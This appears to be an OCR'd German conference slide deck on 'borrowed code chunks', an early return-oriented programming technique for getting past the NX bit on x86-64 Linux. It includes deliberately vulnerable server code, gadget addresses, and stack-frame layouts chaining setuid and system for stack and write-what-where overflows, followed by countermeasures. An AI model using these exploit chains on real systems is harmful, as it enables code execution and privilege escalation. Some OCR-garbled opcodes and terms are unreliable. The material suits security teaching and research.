Der Hammer

um-schiffen dex NX Bits, borrowed code chunks exploitation technique

Sebastian Krahmer

Inhalt

- NX-feature
- umgehen dessen
- Demo(s)
- Mögliche fixes

Historie

- x86, Page protection: 0-Read, 1-Read/Write
- +x implizit => buffer overflow Exploits
- -x Software Emulation, PaX
- return-into-libc
- NX, DEP, EVP

x86-64 Architektur

- x86 64Bit Erweiterung
- unterstützt 16 und 32Bit Applikationen out-of-the-box
- 64Bit flacher Adressraum (48Bit nutzbar), keine Segmentpräfixes
- 64Bit grosse GPR und Instruction-Pointer
- *long mode*
- Zusätzliches Bit NX

Ein-/Aus-schalten

```
/* on Enable(default), off Disable */
int __init nonx_setup(char *str)
{
  if (!strncmp(str, "on", 2)) {
     __supported_pte_mask |= _PAGE_NX;
     do_not_nx = 0;
  } else if (!strncmp(str, "off", 3)) {
     do_not_nx = 1;
     __supported_pte_mask &= ~_PAGE_NX;
  }
  return 0;
}
```

verwundbarer Server / Demo I

```
17 int handle_connection(int fd)
18 {
19   char buf[1024];

20   write(fd, "OF Server 1.0\n", 14);
21   read(fd, buf, 4*sizeof(buf));
22   write(fd, "OK\n", 3);
23   return 0;
24 }
```

Probleme die es zu lösen gilt

- Vom Angreifer kontrollierter Datenbereich -x
- kein normaler shellcode, kein ret-into-libc
- ELF64 ABI: %rdi,%rsi,%rdx,%rcx,%r8,%r9
- nach Möglichkeit ein Befehl zur Shell
- Offsets?

Code-Schnipsel I

```
<handle_connection+66>:  pop    %rbx
<handle_connection+67>:  retq

<setuid+52>:  mov    %rsp,%rdi
<setuid+55>:  callq  *%eax
```

Code-Schnipsel II

```
<ulimit+133>:  mov    %rbx,%rax
<ulimit+136>:  add    $0xe0,%rsp
<ulimit+143>:  pop    %rbx
<ulimit+144>:  retq
```

Code-Schnipsel sortiert

```
0x0000000000400a82  pop    %rbx
0x0000000000400a83  retq

0x00002aaaaac743d5  mov    %rbx,%rax
0x00002aaaaac743d8  add    $0xe0,%rsp
0x00002aaaaac743df  pop    %rbx
0x00002aaaaac743e0  retq

0x00002aaaaac50bf4  mov    %rsp,%rdi
0x00002aaaaac50bf7  callq  *%eax
```

Stackframe für Stackoverflow

```
struct t_stack {
  char buf[1024];
  u_int64_t rbx;
  u_int64_t ulimit_133;
  char rsp_off[0xe0 + 8];
  u_int64_t setuid_52;
  char system[512];
} __attribute__((packed))server_stack;
```

Demo II - Stackoverflow

Heap overflow I

```
int handle_connection(int fd) {
  char buf[1024];
  size_t val1, val2;
  write(fd, "OF Server 1.0\n", 14);
  read(fd, buf, sizeof(buf));
  write(fd, "OK\n", 3);
  read(fd, &val1, sizeof(val1));
  read(fd, &val2, sizeof(val2));
  *(size_t*)val1 = val2;
  write(fd, "OK\n", 3);
  return 0;
}
```

Heap overflow II

- Problem: Single-Write

```
0000000000400868 <write@plt>:
400868:  jmpq   *1051018(%rip) # 5011f8
40086e:  pushq  $0x4
400873:  jmpq   400818 <_init+0x18>
```

%rsp-lifting

```
5ad01: 48 83 c4 68   add    $0x68,%rsp
5ad05: c3            retq

5b8e2: 48 83 c4 18   add    $0x18,%rsp
5b8e6: c3            retq

5c063: 48 83 c4 38   add    $0x38,%rsp
5c067: c3            retq

<funlockfile+298>:   add    $0x8,%rsp
<funlockfile+302>:   pop    %rbx
<funlockfile+303>:   pop    %rbp
<funlockfile+304>:   retq
```

Code-Schnipsel sortiert H/O

```
add     $0x8,%rsp
pop     %rbx
pop     %rbp
retq
pop     %rbx
retq
mov     %rbx,%rax
add     $0xe0,%rsp
pop     %rbx
retq
mov     %rsp,%rdi
callq   *%eax
```

Stack-frame für Heap overflow

```
struct t_stack {
  u_int64_t ulimit_143;
  u_int64_t rbx;
  u_int64_t ulimit_133;
  char rsp_off[0xe0 + 8];
  u_int64_t setuid_52;
  char system[512];
} __attribute__ ((packed)) server_stack;
```

Demo III - Heap overflow


Automatisierung

- viel Arbeit/Aufwand Speicher nach Schnipseln abzusuchen
- oft unbrauchbare Chunks
- bessere Lösung?
- Automatisierung? Tools?

wichtige Codechunks und Opcodes

Code chunks	Opcodes
pop %rdi; retq	0x5f 0xc3
pop %rsi; retq	0x5e 0xc
pop %rdx; retq	0x5a 0xc3
pop %rcx; retq	0x59 0xc3
pop %r8; retq	0x41 0x58 0xc3
pop %r9; retq	0x41 0x59 0xc3

bcc frame für Funktionsaufrufe



Demo IV - generischer Exploit

Gegenmassnahmen

- ASRL
- read-only PLT
- -fstack-protector
- -fmudflap

Referenzen

- AMD

  `http://developer.amd.com/documentation.aspx`
- x86-64 ABI

  `http://www.x86-64.org/documentation/abi.pdf`
- Advanced return into libc

  `http://www.phrack.org/phrack/58/p58-0x04`
- PaX

  `http:///pax.grsecurity.net`
- malloc overfbws

  `http://www.phrack.org/phrack/57/p57-0x09`
- horizon

  `http://thc.org/root/docs/exploit_writing/sol-ne-stack.html`